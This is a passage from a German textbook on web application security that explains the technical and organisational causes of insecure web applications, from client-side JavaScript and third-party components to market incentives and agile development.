Genau diese Mächtigkeit von JavaScript spielt aber natürlich auch Angreifern in die Hände. Auch wenn JavaScript keine APIs besitzt, um etwa direkt auf die Festplatte eines Benutzers zuzugreifen, lässt sich mit clientseitigem JavaScript-Code erheblicher Schaden anrichten. Hierzu einige Beispiele:

- Ausnutzen von Schwachstellen in Browsern oder Browser-Plugins und darüber die Übernahme ganzer Systeme
- Stehlen von Session Cookies und damit Zugriff auf das Profil eines angemeldeten Benutzers erlangen
- Manipulation von Seiteninhalten (Defacement)
- Unterschieben von versteckten Anfragen (Cross-Site Request Forgery)

Sogar APIs für die erleichterte Durchführung solcher und weiterer JavaScript-basierter Angriffe existieren. Die Möglichkeiten von schadhaftem JavaScript-Code in Verbindung mit den vielseitigen Arten, mit denen sich dieser zur Ausführung bringen lässt, stellen weitere wichtige Gründe für die hohe Angreifbarkeit webbasierter Anwendungen dar. So hängt auch die häufigste Schwachstelle, mit der wir es bei Webanwendungen zu tun haben, nämlich Cross-Site Scripting (siehe Abschn. 2.7.3), maßgeblich hiermit zusammen.

Dynamisch evaluierter Code kommt aber natürlich nicht nur clientseitig vor. Wesentlich problematischer ist der serverseitige Einsatz. Dieser basiert vor allem auf zwei Programmiersprachen: Zum einen PHP, welches ebenfalls seit vielen Jahren eingesetzt wird, und dann eben wieder JavaScript-Code, welches mit Node.js so etwas wie eine Renaissance im serverseitigen Einsatz erfahren hat. Die steigende Beliebtheit dieser Sprachen bei Entwicklern ist nicht zuletzt dadurch zu erklären, dass sich mit diesen in der Regel sehr viel schneller entwickeln lässt, als etwa mit Java oder .Net-basierten Programmiersprachen.

Dynamische Codeevaluierung birgt jedoch immer auch die Gefahr, dass darüber Angreifer eigenen Code zur Ausführung bringen können, was wir als Code Injection

bezeichnen. Genau dies stellt so ziemlich die gravierendste Schwachstelle dar, welcher eine Webanwendung ausgeliefert sein kann. Wir kommen hierauf im nächsten Kapitel genauer zu sprechen.

1.2.7 Fehlende Kontrolle der Ausführungsumgebung

Eine Webanwendung unterteilt sich üblicherweise in eine client- und eine serverseitige Komponente, jeweils mit einer eigenen Ausführungsumgebung. Im Fall der serverseitigen Komponente ist dies häufig ein Web- oder Applikationsserver, im Fall der clientseitigen der Browser selbst. Der clientseitig ausgeführte JavaScript-Code wird dabei durch verschiedene Sicherheitsfunktionen innerhalb des Browsers beschränkt (Same Origin Policy, Intranet Zones etc.). Diese lassen sich teilweise durch die serverseitige Anwendung beeinflussen (z. B. durch das Setzen entsprechender HTTP-Header), jedoch keinesfalls serverseitig sicherstellen.

Letztlich liegt die Browsersicherheit – zumindest, wenn diese nicht innerhalb eines Unternehmens für die Arbeitsplätze der eigenen Mitarbeiter kontrolliert wird – in der Hoheit und Verantwortung des Benutzers. Einige Benutzer sind dabei sehr sicherheitsbewusst und installieren sich verschiedene Security-Plugins wie NoScript für Firefox oder sie schränken einfach bestimmte Browserfunktionen ein. Zwar verwendet der überwiegende Teil aller Webnutzer einen der fünf Browser Chrome, Internet Explorer (IE), Firefox, Safari oder Opera, jedoch in einer sehr großen Bandbreite unterschiedlicher Versionen. Gerade in Unternehmen kommen oft noch sehr alte (hauptsächlich IE-)Varianten zum Einsatz, denen viele Sicherheitsfunktionen fehlen. Zudem kann ein nicht gepatchter Browser natürlich auch direkt durch entsprechenden Schadcode angreifbar sein und sich unter Umständen kompromittieren lassen.

Wie das nächste Kapitel genauer zeigen wird, ist eine Vielzahl an Angriffen gegen Webanwendungen letztlich nicht gegen die eigentliche Anwendung, sondern den Benutzer gerichtet. Solche indirekten oder Seitenkanal-Angriffe lassen sich von einer Webanwendung, die nur einen Teil der Ausführungsumgebung kontrollieren kann, extrem schwer verhindern.

1.2.8 Privilegierter Programmcode und Mehrbenutzersysteme

Ob bei der Installation von einer neuen App auf dem Smartphone oder dem Öffnen eines heruntergeladenen Programmes auf einem PC, überall sind wir es heute gewohnt, vom System gefragt zu werden, ob wir als Benutzer einem Programm bestimmte Berechtigungen gestatten. Nicht-vertrauenswürdiger Programmcode wird zudem in der Regel mit eingeschränkten Berechtigungen und häufig auch in einem abgeschotteten Bereich, einer sogenannten Sandbox, ausgeführt.

Im Bereich der Webanwendungen kommt dieses Konzept ebenfalls oft zum Einsatz, allerdings fast ausschließlich bei Programmcode, der im Browser ausgeführt wird (z. B. JavaScript oder Java Applets). Auch serverseitig ließe sich Code entsprechend einschränken. Das Problem: Das Aktivieren der erforderlichen Schutzfunktion bedarf erheb-

liche zusätzliche Ressourcen. Daher bleibt diese Funktion meist deaktiviert, wodurch der serverseitige Programmcode mit vollen Berechtigungen ausgeführt wird. In diesem Zusammenhang sprechen wir häufig auch von hoch privilegiertem oder „Full Trusted" Code. Dem Code wird also vollständig vertraut.

Auf den ersten Blick mag dies zunächst als kein wirklich gravierendes Sicherheitsproblem erscheinen. Anders als viele Programme, die wir aus dem Internet herunterladen, stammt der Code dort ja in der Regel von vertrauenswürdigen Entwicklern und scheint daher gleichfalls vertrauenswürdig zu sein. Allerdings können auch eigentlich vertrauenswürdige Entwickler dieses Vertrauen in der Praxis nicht rechtfertigen und absichtlich Schadroutinen in ihren Code einbauen. Das wesentlich größere Problem ist jedoch ein anderes: Denn auch Sicherheitslücken wirken sich in hoch privilegiertem Programmcode natürlich oftmals deutlich gravierender aus, als wenn dieser nur mit eingeschränkten Rechten ausgeführt worden wäre. Wir bezeichnen dies auch als Least-Privilege-Prinzip. Von der unzureichenden Umsetzung dieses Prinzips profitieren Angreifer ganz erheblich.

Hinzu kommt ein weiterer Aspekt: Ein substanzieller Teil der bekannten Webangriffe wäre auf einer Webanwendung, mit der nur ein einziger Benutzer arbeitet, völlig wirkungslos. Denn, wie wir bereits angesprochen hatten, geht es Angreifern nicht immer darum, die eigentliche Anwendung anzugreifen. Stattdessen nutzen sie häufig lediglich Schwachstellen in einer Anwendung aus, um über diese andere (meist dort angemeldete) Benutzer anzugreifen.

Viele Webanwendungen werden zudem von Benutzern mit unterschiedlichen Berechtigungsstufen verwendet, angefangen beim anonymen Internetbenutzer bis hin zum hoch privilegierten Administrator. Alle diese Berechtigungsstufen greifen dabei in der Regel über dieselben Schnittstellen auf die Anwendung zu und nutzen denselben Programmcode. Auch dies spielt natürlich Angreifern in die Karten. Denn dadurch besteht dort die Gefahr, dass sich Angreifer höhere Berechtigungen erschleichen können, was wir als Privilege Escalation bezeichnen.

1.2.9 Unzureichende Absicherung von Backendsystemen

Häufig erfolgt die Umsetzung von Sicherheitsmaßnahmen einer Webanwendung zentral im Frontend, etwa durch einen dort eingehängten Eingabefilter. Die Kommunikation zu nachgelagerten Systemen lässt sich mit einem solchen rein perimetrischen Sicherheitsansatz jedoch weder authentifizieren, autorisieren, validieren noch verschlüsseln. Gelingt es einem Angreifer, diesen Filter zu überwinden (oder wird dieser einmal versehentlich deaktiviert), so ist das gesamte System kompromittierbar.

Ein solcher „Single Point of Security" besitzt jedoch noch einen weiteren Nachteil, der häufig unterschätzt wird: Oftmals werden von Unternehmen zahlreiche Test-und Alt-Systeme (Legacy-Systeme) betrieben, die vielfach auch noch aus dem Internet erreichbar sind.

In der Regel sind solche Systeme dabei deutlich schlechter abgesichert, da sie weniger stark im Sicherheitsfokus des Betreibers sind, als dies z. B. bei seinem Webshop der Fall ist. Angreifer haben bei solchen Systemen häufig leichtes Spiel. Das entscheidende Ziel




Abb. 1.10 Exemplarisches Vorgehen eines Angreifers (Pivot-Angriff)

des Angreifers ist dabei aber nicht dieses System, sondern ein nachgelagertes. Vielfach existieren hier zudem zwischen solchen Systemen Vertrauensbeziehungen, die es einem Angreifer überhaupt erst ermöglichen, bestimmte Angriffe durchzuführen und darüber vertrauliche Daten auszulesen.

Wir bezeichnen ein solch schrittweises Vorgehen auch als Pivot-Angriff (siehe Abb. 1.10). Ein Angreifer wird sich immer das schwächste Glied der Kette suchen und sich nicht mit dem Überwinden von Sicherheitsmechanismen aufhalten, wenn sich dies umgehen lässt. Warum sollte sich auch ein Einbrecher mit dem Aufhebeln einer mehrfach gesicherten Eingangstür aufhalten, wenn sich die Balkontür mit wenig Aufwand aufhebeln lässt?

1.2.10 Unsichere 3rd-Party-Komponenten und Legacy Code

Kaum eine Webanwendung wird heute noch „auf der grünen Wiese“ entwickelt. Das in regelmäßigen Abständen aufgefrischte moderne Design kann schnell darüber hinwegtäuschen, dass oftmals noch sehr viel Code von einer Webanwendung eingesetzt wird, den längst kein Entwickler mehr versteht, geschweige denn wartet. Das hängt auch damit zusammen, dass Entwicklungen oftmals Feature-getrieben ablaufen und eine Webanwendung über die Jahre evolutionär immer nur um neue Funktionen erweitert wird, ohne dass in bestimmten Abständen auch das Fundament einer Generalüberholung unterzogen wird.

Selbst bei neuen Entwicklungsprojekten wird aus Gründen der Zeitersparnis oftmals auf das bestehende Fundament einer vorhandenen (Alt-)Anwendung aufgesetzt. Selbst neu entwickelte Webanwendungen können durch Verwendung unsicherer 3rd-Party-Komponenten und wiederverwendetem Code damit bereits bekannte und ausnutzbare Sicherheitslücken besitzen, die sich zudem oftmals äußerst einfach von Angreifern identifizieren und ausnutzen lassen.

Zudem verwenden moderne Webanwendungen, egal in welcher Programmiersprache diese geschrieben sind, zahlreiche OpenSource-Bibliotheken (APIs) und -Frameworks als externe Abhängigkeiten (3rd-Party-Dependencies). Dies betrifft heute genauso serverseitigen wie auch clientseitigen Code (z. B. JQuery, eine JavaScript-API, die in sehr vielen Anwendungen verwendet wird).

Natürlich können sich auch in diesen Komponenten Schwachstellen befinden. Dadurch können selbst fehlerfrei implementierte Anwendungen im schlimmsten Fall kompromittierbar sein. Durch die zunehmende Verwendung solcher Abhängigkeiten in der Softwareentwicklung ist es damit auch nicht weiter verwunderlich, dass bereits in die 2013er Version der OWASP Top Ten die Gefährdung „Using Components with Known Vulnerabilities“ Einzug erhalten hat.

Ein Beispiel dafür, welche Brisanz von Sicherheitsproblemen durch Fehler in OpenSource-Komponenten ausgehen kann, lieferte im Jahr 2014 „Heartbleed“. Ein eher kleiner Fehler im Programmcode der häufig eingesetzten OpenSSL-Bibliothek führte dazu, dass Angreifer beliebige Daten aus dem Speicher betroffener Server auslesen konnten. Dazu gehörten auch die privaten Schlüssel des Servers, mit denen ein Angreifer in vielen Fällen[9] die gesamte verschlüsselte Kommunikation fortan mitlesen konnte.

Hinzu kommt, dass in der Entwicklung oftmals darauf vertraut wird, dass in eingesetzten Basistechnologien wie Plattformen, Frameworks und APIs erforderliche Sicherheitsfunktionen bereits hinreichend adressiert werden. Zwar wird von vielen Entwicklern solcher Komponenten das Thema Sicherheit mittlerweile deutlich ernster genommen, als dies noch vor ein paar Jahren der Fall war, doch reicht dies bei weitem nicht aus. Häufig sind vorhandene Sicherheitsfunktionen zudem standardmäßig deaktiviert und müssen erst von einem Entwickler dediziert aktiviert werden. Viele dieser Basistechnologien werden dazu noch mit unsicheren Einstellungen ausgeliefert und erfordern vor deren Integration in eine produktive Umgebung zunächst eine entsprechende Härtung bzw. Aktivierung von Sicherheitseinstellungen.

Nicht jede produktive Webanwendung wird zudem aktiv weiterentwickelt. Tatsächlich wird in der Praxis nur ein eher geringer Teil der im Internet erreichbaren Anwendungen überhaupt regelmäßig gewartet. Selbst wenn eine Schwachstelle in einer solchen Bestandsanwendung einem Unternehmen bekannt wird, so besitzt dieses häufig gar nicht die Möglichkeit, um auf Entwickler zurückgreifen, die diese beheben könnten. In Bezug auf 3rd-Party-Komponenten ist dieses Problem sogar noch gravierender: Da die damit verbundenen Auswirkungen häufig nicht bewertet werden können, werden eigentlich dringend erforderliche Aktualisierungen selbst in aktiv weiterentwickelten Anwendungen oftmals auf die nächste Architekturumstellung geschoben. Diese kann dann auch schon mal zwei Jahre in der Zukunft liegen – wenn sie überhaupt durchgeführt wird.

[9] Nur wenn der Server ein spezielles Feature des SSL/TLS-Protokolls, nämlich Perfect Forward Secrecy, aktiviert hatte, war das Mitlesen der Kommunikation nicht möglich. Näheres wird hierzu in Abschn. 3.15.3 erläutert.

1.3 Weitere Ursachen für unsichere Webanwendungen

Tatsächlich stellen technische Ursachen jedoch nur einen Teil der Gründe für unsichere Webanwendungen dar. Insbesondere im unternehmerischen Einsatz sind es jedoch vielmehr nicht-technische Ursachen, die ausschlaggebend für die Sicherheit oder Unsicherheit von dort entwickelten und betriebenen Webanwendungen sind.

1.3.1 Spannungsfeld zwischen Usability, Wirtschaftlichkeit und Sicherheit

Im Gegensatz zu vielen anderen Aspekten einer Anwendung lässt sich der Grad ihrer Sicherheit in der Regel nur sehr schwer und mit verhältnismäßig großem Aufwand und Know-how bewerten. Mittlerweile existiert zwar eine große Anzahl an Tools, mit denen sich sowohl auf Code- als auch auf Anwendungsebene Sicherheitsmängel identifizieren lassen. Solche Tool-basierten Ansätze sind, selbst wenn einige Hersteller hier noch etwas anderes versprechen, in Bezug auf Webanwendungssicherheit allerdings immer noch recht stark limitiert. Selbst kostspielige Enterprise Toolsuiten können hier daher immer nur einen beschränkten Teil der möglichen Sicherheitsprobleme einer Webanwendung aufdecken, insbesondere wenn diese nicht von Experten eingerichtet oder eingesetzt wurden.

So verwundert es nicht, dass sich auch in vielen neuentwickelten Webanwendungen zahlreiche unentdeckte Sicherheitslücken befinden. Unternehmen sind der Risiken, die sich in ihren Anwendungen verbergen, natürlich oftmals gar nicht bewusst. Die Folge ist eine häufig sehr geringe Awareness für die Gefährdungen für die eigenen Webanwendungen – und zwar auf allen Ebenen, nicht zuletzt aber natürlich beim Management. Doch genau von dort muss die Priorisierung für Sicherheit erfolgen, damit entsprechende Vorgaben, Prozesse und Tools etabliert und Mitarbeiter geschult werden und dieses Thema auf all diesen Ebenen ernst genommen wird.

Auch viele Softwarehersteller setzen sich nur widerwillig mit dem Thema Sicherheit auseinander. Zwar ist in den vergangenen Jahren auch hier ein zaghafter Wandel zu spüren. Dieser ist aber nicht zuletzt durch Kunden bedingt, die Sicherheit immer häufiger anfragen bzw. über Verträge und Lastenhefte einfordern. Leider wird hier in der Regel jedoch nicht viel mehr getan als unbedingt nötig, was nicht zuletzt auf den Markt selbst zurückzuführen ist. So ist die Umsetzung von Sicherheitsmaßnahmen mitunter mit beträchtlichen Aufwänden verbunden und kann damit auch die Produktentwicklung und schließlich dessen Markteinführung, also den „Time-to-Market“, verlängern. Auch kann, wer erforderliche Aufwände für Sicherheitsaktivitäten, etwa im Rahmen einer Ausschreibung, angemessen und realistisch einkalkuliert, schnell gegenüber konkurrierenden Anbietern das Nachsehen haben und dadurch bei einer Auftragsvergabe leer ausgehen.

Eine gute Erklärung für diesen Missstand gibt uns David Rice in seinem Buch „Geekonomics“ (vergl. [5]). In Sicherheit, so Rice, sehen Softwarehersteller oft kein Verkaufsargument




Abb. 1.11 Zielkonflikte der IT-Sicherheit

und leiten daraus ab, dass sich hier am ehesten sparen lässt. Getreu dem Motto „Don't worry, be crappy" (vergl. [6]), also in etwa „mach dir keine Sorgen, sondern schludere", liegt der Fokus vieler Hersteller stattdessen auf neuen Features, was wiederum die Komplexität und damit das Risiko für neue Sicherheitslücken erhöht. Korrekturen, so die häufige Einstellung, können ja später immer noch durchgeführt werden. Dadurch verlagern sie nicht nur das Sicherheitsproblem auf den Kunden, sie lassen sich von diesen nicht selten auch noch für das spätere Beheben von Qualitäts- und Sicherheitsmängeln über Wartungsverträge und Ähnliches bezahlen.

Kosten und Time-to-Market stellen allerdings hier nicht die einzigen Zielkonflikte dar (siehe Abb. 1.11). Hinzu kommen auch negative Auswirkungen auf die Performance und Bedienbarkeit, die einige Sicherheitsmaßnahmen zwangsläufig zur Folge haben bzw. hier befürchtet werden.

Ein zentrales Problem, das hierfür zu lösen ist, wird in der Ökonomie als „asymmetrische Informationen" bezeichnet. Der Begriff geht auf ein Papier mit dem Namen „Market for Lemons" (Markt für Zitronen) von George Akerlof (vergl. [7]) zurück, dem hierfür 1970 der Nobelpreis zugesprochen wurde. Akerlof beschreibt darin eines der grundlegenden Probleme der freien Marktwirtschaft anhand des folgenden Beispiels:

Beispiel

Angenommen, in einer Kleinstadt werden 100 Gebrauchtwagen angeboten. 50 davon sind in gutem Zustand und 2000 Euro wert, die anderen 50 in weniger gutem Zustand und lediglich 1000 Euro wert. Ein Problem entsteht nun, wenn zwar die Verkäufer, nicht aber die Käufer die Qualität der angebotenen Fahrzeuge beurteilen können. Diesen Zustand bezeichnet Akerlof als „asymmetrische Informationen". In dem konkreten Fall würde es dazu führen, dass Kunden nur bereit wären, den Preis der schlechteren Autos, nämlich 1000 Euro, zu zahlen. Die Anbieter der besseren Gebrauchtwagen würden dagegen auf diesen sitzen bleiben und müssten sich überlegen den Markt zu verlassen oder auch lieber weniger gute Wagen anzubieten.

Dieses einfache marktwirtschaftliche Konzept veranschaulicht noch mal die bereits angedeuteten Gründe für die häufig vorzufindende niedrige Priorisierung von Sicherheit gegenüber anderen Produkteigenschaften. Denn anders als viele sichtbare Features auf der Benutzeroberfläche ist Sicherheit in den meisten Fällen nur sehr schwer für den Kunden

nachprüfbar, auch da dort erforderliche Kontrollinstrumente (Mitarbeiter, Tools und Prozesse) häufig fehlen.

Vielen Benutzern mag zwar die Sicherheit ihrer Daten wichtiger als Social-Media-Funktionen oder Ähnliches sein, doch können diese die Sicherheit eben nicht so ohne weiteres bewerten, da sie für ihn kaum sichtbar ist. Sicherheit ist eben vielfach auch eine asymmetrische Information, die Anbieter zwingt, an dieser zu sparen, um den Zuschlag bei einer Ausschreibung zu erhalten. Mit anderen Worten: Firmen, die in die Sicherheit ihrer Produkte investieren, werden oftmals vom Markt bestraft.

Auch bei den Unternehmen, die Webanwendungen selbst einsetzen, kann die unzureichende Sichtbarkeit von Sicherheit zu fatalen Fehleinschätzungen führen. So wird der Sinn von Maßnahmen im Bereich der Anwendungssicherheit häufig primär darin verstanden, bestimmte Vorgaben zu erfüllen (vergl. [8]). Das ist natürlich problematisch. Denn überall dort, wo Unternehmen die Risiken unsicherer Webanwendungen nicht verstehen, so schlussfolgert eine Studie von Forrester Research (vergl. [8]), tendieren Unternehmen dazu, nur das geforderte Minimum umzusetzen.

Die Sicherheit einer Webanwendung muss stattdessen im Rahmen eines Gesamtkonzeptes betrachtet und über deren gesamten Lebenszyklus angemessen berücksichtigt werden. Nur so lässt sich sicherstellen, dass erforderliche Maßnahmen umgesetzt wurden. Dies erfordert jedoch Standards, Prozesse, Kontrollinstrumente sowie entsprechend qualifizierte Mitarbeiter – um nur einige Aspekte zu nennen. Für Unternehmen scheint die Gefährdung, die von einer unsicheren Webanwendung ausgeht, jedoch vielfach noch zu abstrakt zu sein, um den eigentlich erforderlichen Aufwand zu betreiben.

1.3.2 Unzureichende Anforderungen und fehlendes Security-Know-how

An vielen Stellen fehlt es an notwendigem Verständnis von Sicherheitsbedrohungen und erforderlichen Maßnahmen für deren Behebung. Dies betrifft insbesondere nichtfunktionale Sicherheitsanforderungen, also solche, die ein Entwickler immer berücksichtigen muss, sowie natürlich vor allem auch die Softwareentwicklung.

Dies hat auch viel damit zu tun, dass IT-Sicherheit in der Ausbildung von Informatikern heute kaum eine Rolle spielt, geschweige denn ein Pflichtfach darstellt. Andere Themen sind zudem auch für die meisten Entwickler schlicht spannendere Themen, wodurch sich die wenigsten hier auch selbst weiterbilden. Auch die Versuche vieler Unternehmen, dieses Defizit durch Schulungen auszubessern, führen nicht selten ins Leere.

Sicherheit ist leider häufig für viele kein sehr spannendes Thema. Nicht alle Aspekte, freilich, und auch nicht für jeden. Das Hacking etwa finden die meisten sehr spannend, sogar wenn sie gar nicht aus der IT kommen. Doch IT-Sicherheit und Webanwendungssicherheit ist nicht gleichzusetzen mit Hacking, sondern in erster Linie das Verständnis über die erforderlichen Sicherheitsmaßnahmen. Hier geht es um Themen wie Kryptografie oder Security-Standards und das ist für viele derer, die es verstehen sollen, vor allem Entwick-

ler, einfach keine spannende Materie. Daher können wir Entwickler zwar in Schulungen stecken, ob sie das darin Behandelte nachher jedoch noch erinnern und bei ihrer täglichen Arbeit berücksichtigen können, ist eine ganz andere Frage.

1.3.3 Die Geschwindigkeit moderner Webentwicklung

Anders als in vielen anderen Bereichen der Softwareentwicklung liegt der Entwicklung von Webanwendungen, insbesondere wenn diese zur Wertschöpfung mit Kunden dienen, häufig ein agiles Vorgehensmodell (z. B. Scrum) zugrunde. Ein solches unterscheidet sich von einem traditionellen (linearen) Vorgehen vor allem dadurch, dass es sehr viel mehr Produktiterationen besitzt, welche sehr viel kürzere Releasezyklen ermöglichen. In der Regel wird alle zwei bis vier Wochen ein neues Produktinkrement fertiggestellt, in das neue Kundenanforderungen, Produktfeatures, aber natürlich auch Sicherheitsmängel eingebaut werden können. Doch selbst zweiwöchige Releasezyklen sind vielen Unternehmen noch zu wenig. Ansätze wie Continuous Delivery und Continuous Deployment ermöglichen es, auf der Basis von größtmöglicher Automatisierung und Verlagerung von betrieblichen Verantwortlichkeiten in die Entwicklungsteams (DevOps) sogar praktisch unmittelbare Änderungen an der Produktion durchzuführen.

Ein agiles Vorgehen erschwert nicht nur das Testen, sondern ebenso die Spezifikation und Gewährleistung von Sicherheitsanforderungen. Agilität schließt Sicherheit keinesfalls aus, stellt diese jedoch vor neue Herausforderungen, denen sich mit alten Denkmustern nicht mehr begegnen lässt. Dennoch bedeutet agil keinesfalls unsicher. Wie im letzten Kapitel dieses Buches gezeigt wird, kann Agilität auch sehr förderlich für die Sicherheit sein. Hierzu muss Sicherheit dort nur an den richtigen Stellen berücksichtigt werden.

Auch können sich die Anforderungen im Laufe des Lebenszyklus einer Anwendung mitunter radikal ändern. Anwendungen, die ursprünglich nur für die interne Verwendung ausgelegt waren, werden nun über das Internet verfügbar gemacht und im gleichen Schritt an verschiedene zusätzliche Hintergrundsysteme mit angebunden. Anwendungen, die einst für eine ausgewählte Nutzerschaft vorgesehen waren, werden dann plötzlich von tausenden anonymen Benutzern verwendet. Auch die Vertraulichkeit der von einer Anwendung verarbeiteten Informationen kann sich im Laufe ihres Lebenszyklus ändern. Wir sprechen hier von der veränderten Bedrohungslandschaft (engl. „Threat Landscape“) einer Webanwendung, die eine genaue Analyse der existierenden Sicherheitsmaßnahmen unumgänglich macht, idealerweise in Verbindung mit einer Risikoanalyse.

Die Schnelligkeit der Webentwicklung bezieht sich jedoch nicht nur auf das Vorgehensmodell, welches ihr häufig zugrunde gelegt wird, sondern auch auf die rasante Entwicklung im Bereich der Webtechnologien selbst. Denn diese trägt stark dazu bei, dass sich die Bedrohungslandschaft für Webanwendungen ständig ändert bzw. vergrößert. Hatten wir es in den 90er-Jahren etwa noch mit einigen wenigen Technologien im Webbereich zu tun, so ist es heute kaum mehr möglich, überhaupt noch den Überblick zu behalten, zumal fast täglich neue hinzukommen.

Die Außendarstellung im Web ist längst zu so etwas wie einer virtuellen Eingangshalle vieler Unternehmen geworden. Wer als modernes Unternehmen auftreten will, setzt daher

gerne auf die neusten Webtrends bzw. -technologien. Natürlich ist dies nicht der einzige Grund für die hohe Fluktuation von Technologien (bzw. deren Kurzlebigkeit), gerade in der Webentwicklung. In jedem Fall sind solche Änderungen jedoch immer auch mit neuen potenziellen Risiken verbunden, die insbesondere zu einem frühen Zeitpunkt häufig noch gar nicht bekannt sind. Hierzu einige Beispiele:

- **Web 2.0:** Das „Mitmach-Web" bietet nicht nur Benutzern, sondern auch Angreifern immer mehr Möglichkeiten, über Webseiten eigene Inhalte einzustellen und Angriffe gegen andere Benutzer durchzuführen.
- **Social Networking:** Durch Einbindung von Social-Tagging-Diensten wie Facebook und Co. können Informationen zu Benutzerverhalten und -daten unwissentlich an diese Dienste vom Browser des Benutzers gesendet werden, was wiederum ein Datenschutzproblem darstellt. Social-Networking-Funktionen haben längst in unternehmensinternen Intranets, bis hin zu administrativen und redaktionellen GUIs Einzug gehalten, wodurch auch dort unwissentlich sensible Informationen nach außen fließen können.
- **Rich Clients:** Wie wir bereits gesehen haben, wird Anwendungslogik zunehmend – meist mittels entsprechender APIs und insbesondere durch den Einsatz von JavaScript und Ajax – auf die Clientseite ausgelagert, wo sie sich durch einen Angreifer manipulieren lässt. Häufig werden dafür zusätzliche Schnittstellen geschaffen, über die sensible Anwendungsinterna ungeschützt ins Internet gestellt werden oder sich auf sonstige Weise bisher serverseitig geschützte Sicherheitsfunktionen aushebeln lassen (siehe Abschn. 1.2.4).
- **Mobile Web:** Auch mobile Anwendungen (Mobile Apps) erfordern häufig, dass auf die zuvor rein serverintern abgebildete Geschäftslogik über externe Schnittstellen zugegriffen werden kann oder diese gleich ganz auf dem Client implementiert wird. Die Manipulations- bzw. Angriffsmöglichkeiten erhöhen sich dadurch natürlich signifikant. Zudem werden zunehmend auf mobilen Geräten sensible Daten abgelegt, die bei Verlust des Geräts schnell in falsche Hände gelangen können. Beim Umgang mit mobilen Geräten wird oft nicht verstanden, dass es für einen Angreifer keine Rolle spielt, ob eine Webseite im Browser oder Smartphone angezeigt wird. Beides kann er nach Belieben manipulieren und angreifen.
- **HTML5:** Durch den neuen Webstandard HTML5 wurden zahlreiche neue Webtechnologien (und entsprechende Browserschnittstellen) eingeführt, die ebenfalls neue Sicherheitsprobleme (z. B. unverschlüsselte Übertragung bei HTML5-WebSockets, unsichere Speicherung sensibler Daten in neu geschaffenen Browser-Storage Objekten wie HTML5 Web Storage) mit sich bringen und die Durchführung einer Sicherheitsprüfung einer Webseite zudem deutlich erschweren können.
- **Cloud Computing:** Gerade beim Cloud Computing stellt der Schutz sensibler Daten eine besondere Herausforderung dar. Schnell können Kundendaten ungesichert auf Systeme von externen Anbietern gelangen, die sich außerhalb des deutschen Rechtsraumes befinden, nicht selten in den USA, die weit weniger restriktive Datenschutzbestimmungen haben als Deutschland oder die EU. Auch interne Unternehmensrichtlinien und gesetzliche oder industrielle Compliance-Vorgaben können durch den Einsatz von Cloud Computing verletzt werden (siehe Abschn. 3.15.4).

- **Docker:** Ebenfalls ein häufiger Bestandteil heutiger Webentwicklung ist der Einsatz von virtualisierten betrieblichen Umgebungen mittels Docker und ähnlicher Verfahren, wodurch Entwicklungsteams infrastrukturelle Komponenten vorbei an betrieblichen Prozessen und entsprechender Sicherheitsmechanismen selbstständig produktiv nehmen können. Die Kurzlebigkeit eingesetzter Technologien (bzw. deren selbstständige Fluktuation) innerhalb der modernen Softwareentwicklung ist aber auch durch die damit verbundene Effizienzsteigerung bedingt.

Schnell kann eine überhastete Technologieentscheidung durchaus gravierende Auswirkungen auf die Sicherheit (oder zumindest Testbarkeit) einer Anwendung zur Folge haben. Agilität und Sicherheit müssen dabei jedoch keinesfalls im Widerspruch stehen. Wie im letzten Kapitel genauer gezeigt wird, lässt sich Sicherheit durchaus bei hochagilem Projektvorgehen mit ständig neuen technologischen Begehrlichkeiten gewährleisten. Mehr als das: Agilität kann sogar förderlich für die Sicherheit einer Anwendung bzw. ihr Sicherheitsniveau sein. Sie muss nur entsprechend gesteuert und mit geeigneten Sicherheitsaktivitäten in Einklang gebracht werden. Oft ist ein Umdenken erforderlich und das keinesfalls nur innerhalb der Entwicklung.

1.3.4 Die Gefahr wird unterschätzt

Angriffe auf Webanwendungen werden auch dadurch sehr begünstigt, dass Sicherheit in diesem Bereich gewöhnlich stark asymmetrischer Natur ist: Erfordert das Auffinden und Ausnutzen einer Schwachstelle auf Seiten des Angreifers häufig kaum mehr als einen DSL-Anschluss und ein paar kostenlos herunterladbare Tools, müssen Unternehmen gewöhnlich einen sehr hohen Aufwand betreiben, um solche Angriffe zu unterbinden. Dies ist nicht zuletzt deshalb der Fall, weil Sicherheit dafür in zahlreichen Geschäftsprozessen und über diverse Technologieebenen hinweg berücksichtigt werden muss, Entwickler qualifiziert und Tools bereitgestellt werden müssen usw. Der Angreifer ist somit deutlich im Vorteil und es reicht ihm häufig ein einziger implementierter Funktionsaufruf aus, um eine ansonsten sicher programmierte Anwendung zu kompromittieren.

